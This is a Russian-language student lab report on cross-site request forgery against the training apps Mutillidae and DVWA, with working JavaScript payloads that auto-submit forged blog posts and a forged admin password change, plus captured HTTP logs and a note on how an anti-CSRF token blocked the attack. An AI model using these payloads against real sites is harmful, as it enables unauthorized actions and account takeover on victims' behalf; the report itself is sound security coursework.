

ОТЧЕТ О ЛАБОРАТОРНОЙ РАБОТЕ № 2
«Websec 1. CSRF»

«24» май 2021 г.

Москва 2021 г.

CSRF атака на mutillidae :

- 1) Авторизовался на сайте <http://nowasp.local/mutillidae/> с помощью логина demo и пароля pass.
- 2) Зашел в раздел OWASP 2017 -> A7. Cross Site Request Forgery -> Add to your blog. Добавляю запись "Hello" в блог :

Add blog for anonymous

Note: ,<i> and <u> are now allowed in blog entries

Hello

Save Blog Entry

Надпись появилась в блоге :

5	demo	2021-05-22 16:58:46	Hello
6	demo	2021-05-22 16:55:05	Hello

Cookie :

Cookies		
Request Cookies <input checked="" type="checkbox"/> show filtered out request cookies		
Name	Value	Domain
showhints	1	nowasp.local
username	demo	nowasp.local
uid	24	nowasp.local
PHPSESSID	abn7f0869jn52mm5k5rn3e883h	nowasp.local

Методом `post` добавилась запись :

Headers	Preview	Response	Initiator	Timing	Cookies
Connection: keep-alive Content-Length: 79 Content-Type: application/x-www-form-urlencoded Cookie: showhints=1; PHPSESSID=abn7f0869jn52mm5k5rn3e883h Host: nowasp.local Origin: http://nowasp.local Referer: http://nowasp.local/mutillidae/index.php?page=add-to-your-blog.php Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36					
Query String Parameters view source view URL encoded					
page: add-to-your-blog.php					
Form Data view source view URL encoded					
csrf-token:					
blog_entry: Hello					
add-to-your-blog-php-submit-button: Save Blog Entry					

3) С помощью этого примера :

Example: Force someone to add a blog - HTML injection

```
<script>
  var f = document.createElement("form");
  f.method = "POST";
  f.action = "../index.php?page=add-to-your-blog.php";
  document.body.appendChild(f);

  var e = document.createElement("input");
  e.setAttribute("type", "hidden");
  e.setAttribute("name", "csrf-token");
  e.setAttribute("value", "SecurityIsDisabled");
  f.appendChild(e);

  var e = document.createElement("input");
  e.setAttribute("type", "hidden");
  e.setAttribute("name", "blog_entry");
  e.setAttribute("value", "this is an auto message!");
  f.appendChild(e);

  var e = document.createElement("input");
  e.setAttribute("type", "hidden");
  e.setAttribute("name", "add-to-your-blog-php-submit-button");
  e.setAttribute("value", "Save Blog Entry");
  f.appendChild(e);

  f.submit();
</script>
```

Вставляю его в файл index.php :

```
<script>

    let button1 = document.getElementById("button1");
    button1.onclick = function() {

        var f = document.createElement("form");
        f.method = "POST";
        f.action = "http://nowasp.local/mutillidae/index.php?page=add-to-your-blog.php";
        document.body.appendChild(f);

        var e = document.createElement("input");
        e.setAttribute("type", "hidden");
        e.setAttribute("name", "csrf-token");
        e.setAttribute("value", "SecurityIsDisabled");
        f.appendChild(e);

        var e = document.createElement("input");
        e.setAttribute("type", "hidden");
        e.setAttribute("name", "blog_entry");
        e.setAttribute("value", "it is hacker");//"this is an auto message!";
        f.appendChild(e);

        var e = document.createElement("input");
        e.setAttribute("type", "hidden");
        e.setAttribute("name", "add-to-your-blog-php-submit-button");
        e.setAttribute("value", "Save Blog Entry");
        f.appendChild(e);

        f.submit();

    }
}
```

Вызываю его через <https://hackerapp.local/index.php>, нажимаю на соответствующую кнопку и отправляется post запрос :

















Name	Headers	Preview	Response	Initiator	Timing
index.php					
index.php?page=add-...	<div><div>General</div><div>Request URL: https://hackerapp.local/index.php?page=add-to-your-blog.php Request Method: POST Status Code: 200 OK Remote Address: 127.0.0.1:443 Referrer Policy: strict-origin-when-cross-origin</div><div><div>Response Headers</div><div>Connection: Keep-Alive Content-Encoding: gzip Content-Length: 1610 Content-Type: text/html; charset=UTF-8 Date: Sun, 23 May 2021 10:55:12 GMT Keep-Alive: timeout=5, max=100 Server: Apache/2.4.29 (Ubuntu) Vary: Accept-Encoding</div></div></div>				

▼ Response Headers [view source](#)

Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 9548
Content-Type: text/html; charset=UTF-8
Date: Sat, 22 May 2021 21:08:29 GMT
Keep-Alive: timeout=5, max=100
Logged-In-User: demo
Server: Apache/2.4.29 (Ubuntu)
Strict-Transport-Security: max-age=0
Vary: Accept-Encoding
X-XSS-Protection: 0

▼ Request Headers [view source](#)

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cache-Control: max-age=0
Connection: keep-alive
Content-Length: 104
Content-Type: application/x-www-form-urlencoded
Cookie: showhints=1; username=demo; uid=24; PHPSESSID=abn7f0869jn52mm5k5rn3e883h
Host: nowasp.local
Origin: null
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36

Name	×	Headers	Preview	Response	Initiator	Timing	Cookies
		Cache-Control: max-age=0 Connection: keep-alive Content-Length: 104 Content-Type: application/x-www-form-urlencoded Cookie: showhints=1; username=demo; uid=24; PHPSESSID=abn7f0869jn52mm5k5rn3e883h Host: nowasp.local Origin: null Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) (
							
							
							
							
							
							
							
							
							
							
							
							
							
							
							
24 requests	12.2 kB	trar					

Query String Parameters [view source](#) [view URL encoded](#)
page: add-to-your-blog.php

Form Data [view source](#) [view URL encoded](#)
csrf-token: SecurityIsDisabled
blog_entry: it is hacker
add-to-your-blog-php-submit-button: Save Blog Entry

На сайте появляется запись в блоге :

Name	Status	Type	Initiator
1	demo	2021-05-22 17:08:29	it is hacker

Настройки прав на файлы в директории /var/www/hackerapp :

```
dojo@dojo-VirtualBox:/var/www/hackerapp$ ls -l
total 48
-rwxrwxrwx 1 dojo    dojo    5205 May 23 12:40  dvwa.php
-rw-rw-r-- 1 dojo    dojo    5422 May 23 07:32  'index(1).php'
-rw-rw-r-- 1 dojo    dojo    5325 May 22 15:28  'index(first).php'
-rwxrwxrwx 1 www-data www-data 5382 May 23 07:37  index.php
-rw-rw-r-- 1 dojo    dojo    1817 May 22 18:11  mmm.php
-rw-rw-r-- 1 www-data www-data 768  Apr 22 08:50  saveajax.php
-rw-rw-r-- 1 www-data www-data 671  Apr 22 08:50  save.php
drwxrwx--- 2 www-data www-data 4096 Apr 22 12:28  stealcookie
```

4) Добавляю скрытую автоотправку запроса ајах при заходе на созданную страницу злоумышленника с помощью этого скрипта :

Example: Force someone to add a blog - AJAX

```
<script>
var lXMLHTTP;
try{
    var lBlogEntry = encodeURIComponent("BLOG_ENTRY_GOES_HERE");

    var lData = "csrf-token=&blog_entry="+lBlogEntry+"&add-to-your-blog-php-submit-button=Save+Blog+Entry";
    var lAction = "./index.php?page=add-to-your-blog.php";
    var lMethod = "POST";

    try {
        lXMLHTTP = new XMLHttpRequest("Msxml2.XMLHTTP");
    }catch(e){
        try {
            lXMLHTTP = new XMLHttpRequest("Microsoft.XMLHTTP");
        }catch(e){
            try{
                lXMLHTTP = new XMLHttpRequest();
            }catch(e){
                alert(e.message);
            }
        }
    }

    lXMLHTTP.onreadystatechange = function(){
        if(lXMLHTTP.readyState == 4){
            alert("CSRF Complete");
        }
    };

    lXMLHTTP.open(lMethod, lAction, true);
    lXMLHTTP.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    lXMLHTTP.send(lData);
}catch(e){
    alert(e.message);
}
</script>
```

С хакерского сайта произвожу атаку :

Name	Status	Type	Initiator
index.php?page=add-to-your-blog.php	200	xhr	index.php:82

Post запов :

▼ General

Request URL: https://hackerapp.local/index.php?page=add-to-your-blog.php

Request Method: POST

Status Code: 🟢 200 OK

Remote Address: 127.0.0.1:443

Referrer Policy: strict-origin-when-cross-origin

▼ Response Headers [view source](#)

Connection: Keep-Alive

Content-Encoding: gzip

Content-Length: 1527

Content-Type: text/html; charset=UTF-8

Date: Mon, 24 May 2021 20:19:30 GMT

Keep-Alive: timeout=5, max=99

Server: Apache/2.4.29 (Ubuntu)

Vary: Accept-Encoding

Request Headers :

Connection: keep-alive
Content-Length: 94
Content-Type: application/x-www-form-urlencoded
Host: hackerapp.local
Origin: https://hackerapp.local
Referer: https://hackerapp.local/index(1).php
sec-ch-ua: "Google Chrome";v="89", "Chromium";v="89", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like

▼ **Query String Parameters** [view source](#) [view URL encoded](#)

page: add-to-your-blog.php

▼ **Form Data** [view source](#) [view URL encoded](#)

csrf-token:

blog_entry: BLOG_ENTRY_GOES_HERE

add-to-your-blog-php-submit-button: Save Blog Entry

Но запись не отобразилась в блоге.

Настройки прав на файлы в директории /var/www/hackerapp. :

```
dojo@dojo-VirtualBox:/var/www/hackerapp$ ls -l
total 48
-rwxrwxrwx 1 dojo  dojo  5205 May 23 12:40  dvwa.php
-rw-rw-r-- 1 dojo  dojo  5422 May 23 07:32  'index(1).php'
-rw-rw-r-- 1 dojo  dojo  5325 May 22 15:28  'index(first).php'
-rwxrwxrwx 1 www-data www-data 5382 May 23 07:37  index.php
-rw-rw-r-- 1 dojo  dojo  1817 May 22 18:11  mmm.php
-rw-rw-r-- 1 www-data www-data  768 Apr 22 08:50  saveajax.php
-rw-rw-r-- 1 www-data www-data  671 Apr 22 08:50  save.php
drwxrwx--- 2 www-data www-data 4096 Apr 22 12:28  stealcookie
```

Проведение CSRF атаки на тренировочный сайт DVWA

- 1) Перехожу на сайт <http://dvwa.local> и изменяю настройки безопасности (на низкие) :

DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high level of DVWA:

1. Low - This security level is completely vulnerable as an example of how web application vulnerabilities can be exploited as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example of what a developer has tried but failed to secure an application with exploitation techniques.
3. High - This option is an extension to the medium level **practices** to attempt to secure the code. This is a more difficult exploitation, similar in various Capture The Flag challenges.
4. Impossible - This level should be **secure against all** source code to the secure source code. Prior to DVWA v1.9, this level was known as 'Brute Force'.

Low ▼

Submit

2) Меняю пароль как авторизованный пользователь admin и отправляется такой запрос :

Filter Headers

▶ GET http://dvwa.local/vulnerabilities/csrf/?password_new=pass&password_conf=pass&Change=Change

Status **200 OK** ?

Version HTTP/1.1

Transferred 1.72 KB (4.20 KB size)

Referrer Policy strict-origin-when-cross-origin

▼ Response Headers (352 B)

- Cache-Control: no-cache, must-revalidate
- Connection: Keep-Alive
- Content-Encoding: gzip
- Content-Length: 1412
- Content-Type: text/html; charset=utf-8
- Date: Sun, 23 May 2021 16:07:12 GMT
- Expires: Tue, 23 Jun 2009 12:00:00 GMT
- Keep-Alive: timeout=5, max=100
- Pragma: no-cache
- Server: Apache/2.4.29 (Ubuntu)
- Vary: Accept-Encoding

▼ Request Headers (570 B)

- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.5
- Connection: keep-alive
- Cookie: PHPSESSID=cq2p535040j7it04aq2anbfvc0; security=low
- Host: dvwa.local
- Referer: http://dvwa.local/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101 Firefox/88.0





И перезахожу на сайт, проверяя измененный пароль :

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	dvwa.local	/vulnerabilities/csrf/?password_new=pass&passv	docume...	html	1.72 KB	4.20 KB
200	GET	dvwa.local	dvwaPage.js	script	js	cached	0 B
200	GET	dvwa.local	add_event_listeners.js	script	js	cached	593 B
200	GET	dvwa.local	favicon.ico	Favicon...	vnd.m...	cached	1.37 KB

3) С помощью HTML injection я устанавливаю пароль message :

```
var f = document.createElement("form");
f.method = "POST";
f.action = "http://dvwa.local/vulnerabilities/csrf/?password_new=message&password_conf=message&Change=Change#";
document.body.appendChild(f);
```

Перехожу на хакерский сайт и атакую <http://dvwa.local> :

Status	Meth...	Domain	File	Initiator	Type	Transferred	Size
200	POST	 dvwa.local	/vulnerabilities/csrf/?password_new=messaç	dvwa.p...	html	1.72 KB	4.20 ...
200	GET	 dvwa.local	dvwaPage.js	Prompt...	js	cached	0 B
200	GET	 dvwa.local	add_event_listeners.js	Prompt...	js	cached	593 B
200	GET	 dvwa.local	favicon.ico	Favico...	vnd....	cached	1.37 ...

Filter Headers	
password_new:	message
password_conf:	message
Change:	Change
Address: 127.0.0.1:80	
Status	200 OK ?
Version	HTTP/1.1
Transferred	1.72 KB (4.20 KB size)
▼ Response Headers (352 B)	
Cache-Control:	no-cache, must-revalidate
Connection:	Keep-Alive
Content-Encoding:	gzip
Content-Length:	1412
Content-Type:	text/html; charset=utf-8
Date:	Sun, 23 May 2021 16:38:36 GMT
Expires:	Tue, 23 Jun 2009 12:00:00 GMT
Keep-Alive:	timeout=5, max=100
Pragma:	no-cache
Server:	Apache/2.4.29 (Ubuntu)
Vary:	Accept-Encoding
▼ Request Headers (551 B)	
Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding:	gzip, deflate
Accept-Language:	en-US,en;q=0.5
Connection:	keep-alive
Content-Length:	99
Content-Type:	application/x-www-form-urlencoded
Cookie:	PHPSESSID=cq2p535040j7it04aq2anbfvc0; security=low
Host:	dvwa.local
Origin:	null
Upgrade-Insecure-Requests:	1
User-Agent:	Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101 Firefox/88.0

Проверяю, перелогинясь на сайте :

Status	Method	Domain	File	Initiator	Type	Transferred	Size
302	POST	dvwa.local	login.php	docume...	html	2.95 KB	6.65 KB
200	GET	dvwa.local	index.php	docume...	html	2.96 KB	6.65 KB
200	GET	dvwa.local	dvwaPage.js	script	js	cached	0 B
200	GET	dvwa.local	add_event_listeners.js	script	js	cached	593 B
200	GET	dvwa.local	favicon.ico	Favicon...	vnd.m...	cached	1.37 KB

Настройки прав на файлы в директории /var/www/hackerapp такие :

```
dojo@dojo-VirtualBox:/var/www/hackerapp$ ls -l
total 48
-rwxrwxrwx 1 dojo    dojo    5205 May 23 12:40 dvwa.php
-rw-rw-r-- 1 dojo    dojo    5422 May 23 07:32 'index(1).php'
-rw-rw-r-- 1 dojo    dojo    5325 May 22 15:28 'index(first).php'
-rwxrwxrwx 1 www-data www-data 5382 May 23 07:37 index.php
-rw-rw-r-- 1 dojo    dojo    1817 May 22 18:11 mmm.php
-rw-rw-r-- 1 www-data www-data  768 Apr 22 08:50 saveajax.php
-rw-rw-r-- 1 www-data www-data  671 Apr 22 08:50 save.php
drwxrwx--- 2 www-data www-data 4096 Apr 22 12:28 stealcookie
```

4) Используя скрытый аякс запрос пытаюсь изменить пароль :

```
let button1 = document.getElementById("button1");
button1.onclick = function() {

var lXMLHTTP;
try{
    var lBlogEntry = encodeURIComponent("BLOG_ENTRY_GOES_HERE");
    var lData = "csrf-token=&blog_entry="+lBlogEntry+"&add-to-your-blog-php-submit-button=Save+Blog+Entry";
    var lAction = "./?password_new=new&password_conf=new&Change=Change#";
    var lMethod = "POST";

    try {
        lXMLHTTP = new ActiveXObject("Msxml2.XMLHTTP");
    }catch(e){
        try {
            lXMLHTTP = new ActiveXObject("Microsoft.XMLHTTP");
        }catch(e){
            try{
                lXMLHTTP = new XMLHttpRequest();
            }catch(e){
                alert(e.message);
            }
        }
    }

    lXMLHTTP.onreadystatechange = function(){
        if(lXMLHTTP.readyState == 4){
            alert("CSRF Complete");
        }
    };

    lXMLHTTP.open(lMethod, lAction, true);
    lXMLHTTP.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    lXMLHTTP.withCredentials = true;
    lXMLHTTP.send(lData);
}catch(e){
    alert(e.message);
}

}
```

Отправляется такой post запрос (с паролем new):

Status	Method	Domain	File
200	GET	hackerapp.local	index.php
404	GET	hackerapp.local	favicon.ico
200	POST	hackerapp.local	/?password_new=new&password_conf=new&Change=Change

▼ POST

Scheme: https

Host: hackerapp.local

Filename: /

password_new: new

password_conf: new

Change: Change

Address: 127.0.0.1:443

Status	200 OK ?
Version	HTTP/1.1
Transferred	1.83 KB (5.21 KB size)
Referrer Policy	strict-origin-when-cross-origin

▼ Response Headers (252 B)

- ? Connection: Keep-Alive
- ? Content-Encoding: gzip
- ? Content-Length: 1626
- ? Content-Type: text/html; charset=UTF-8
- ? Date: Sun, 23 May 2021 18:30:30 GMT
- ? Keep-Alive: timeout=5, max=99
- ? Server: Apache/2.4.29 (Ubuntu)

▼ Response Headers (252 B)

- ? Connection: Keep-Alive
- ? Content-Encoding: gzip
- ? Content-Length: 1626
- ? Content-Type: text/html; charset=UTF-8
- ? Date: Sun, 23 May 2021 18:30:30 GMT
- ? Keep-Alive: timeout=5, max=99
- ? Server: Apache/2.4.29 (Ubuntu)
- ? Vary: Accept-Encoding

▼ Request Headers (433 B)

- ? Accept: */*
- ? Accept-Encoding: gzip, deflate, br
- ? Accept-Language: en-US,en;q=0.5
- ? Connection: keep-alive
- ? Content-Length: 94
- ? Content-Type: application/x-www-form-urlencoded
- ? Host: hackerapp.local
- ? Origin: https://hackerapp.local
- ? Referer: https://hackerapp.local/index.php
- ? User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101 Firefox/88.0

Но почему-то пароль не изменился по факту.

Настройки прав на файлы в директории /var/www/hackerapp :

```
dojo@dojo-VirtualBox:/var/www/hackerapp$ ls -l
total 48
-rwxrwxrwx 1 dojo    dojo    5205 May 23 12:40 dvwa.php
-rw-rw-r-- 1 dojo    dojo    5422 May 23 07:32 'index(1).php'
-rw-rw-r-- 1 dojo    dojo    5325 May 22 15:28 'index(first).php'
-rwxrwxrwx 1 www-data www-data 5382 May 23 07:37 index.php
-rw-rw-r-- 1 dojo    dojo    1817 May 22 18:11 mmm.php
-rw-rw-r-- 1 www-data www-data  768 Apr 22 08:50 saveajax.php
-rw-rw-r-- 1 www-data www-data  671 Apr 22 08:50 save.php
drwxrwx--- 2 www-data www-data 4096 Apr 22 12:28 stealcookie
```

5) С помощью HTML injection я устанавливаю пароль по и, изменив настройки безопасности атакуемого сайта на high, пытаюсь опять изменить пароль :

Status	Method	Domain	File
302	POST	 dvwa.local	/vulnerabilities/csrf/?pas
200	GET	 dvwa.local	login.php
200	GET	 dvwa.local	favicon.ico

Filter Headers

password_new: no
password_conf: no
Change: Change
user_token: 80ae61a89b8409617de2b7ed8c0e2358

Address: 127.0.0.1:80

Status	302 Found ?
Version	HTTP/1.1
Transferred	1.78 KB (4.33 KB size)

Response Headers (337 B)

? Cache-Control: no-store, no-cache, must-revalidate
? Connection: Keep-Alive
? Content-Length: 0
? Content-Type: text/html; charset=UTF-8
? Date: Sun, 23 May 2021 18:43:17 GMT
? Expires: Thu, 19 Nov 1981 08:52:00 GMT
? Keep-Alive: timeout=5, max=100
? Location: index.php
? Pragma: no-cache
? Server: Apache/2.4.29 (Ubuntu)

Request Headers (587 B)

? Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
? Accept-Encoding: gzip, deflate
? Accept-Language: en-US,en;q=0.5
? Connection: keep-alive
? Content-Length: 118
? Content-Type: application/x-www-form-urlencoded
? Cookie: PHPSESSID=cq2p535040j7it04aq2anbfvc0; security=high
? Host: dwwa.local
? Origin: null
? Upgrade-Insecure-Requests: 1
? User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101 Firefox/88.0

Код, который я использовал для изменения пароля с хакерского сайта :

```
let button1 = document.getElementById("button1");
button1.onclick = function() {

    var f = document.createElement("form");
    f.method = "POST";
    f.action = "http://dvwa.local/vulnerabilities/csrf/?password_new=no&password_conf=no&Change=Change&user_token=80ae61a89b84096170";
    document.body.appendChild(f);

    var e = document.createElement("input");
    e.setAttribute("type", "hidden");
    e.setAttribute("name", "csrf-token");
    e.setAttribute("value", "SecurityIsDisabled");
    f.appendChild(e);

    var e = document.createElement("input");
    e.setAttribute("type", "hidden");
    e.setAttribute("name", "blog_entry");
    e.setAttribute("value", "this is an auto message!");
    f.appendChild(e);

    var e = document.createElement("input");
    e.setAttribute("type", "hidden");
    e.setAttribute("name", "add-to-your-blog-php-submit-button");
    e.setAttribute("value", "Save Blog Entry");
    f.appendChild(e);

    f.submit();
}
```

При этом, появляется token, благодаря которому хакер не смог изменить пароль на сайте.(потому что я пересоздал сессию и соответственно токен изменился)

Вывод : проведя лабораторную работу по Cross-Site request forgery, я разобрался, как с помощью запросов можно атаковать уязвимые сайты, а также наглядно убедился в том, как работает токен против такого типа атак.